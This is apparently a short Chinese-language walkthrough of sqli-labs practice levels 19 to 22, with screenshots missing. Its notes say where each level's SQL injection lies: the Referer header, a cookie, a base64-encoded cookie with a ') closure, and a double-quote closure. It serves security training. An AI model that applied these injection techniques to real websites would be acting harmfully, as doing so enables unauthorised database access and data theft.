
less19
登录后告诉我 refere 头,说明是这里注入

less20
这次抓的不是登录包,而是另一个包,包含 cookie。在这里注入

less21
依旧是 cookie 注入,只不过是’)闭合,而且被 base64 编码,所以我们提前编码绕过


less22
"双引号闭合
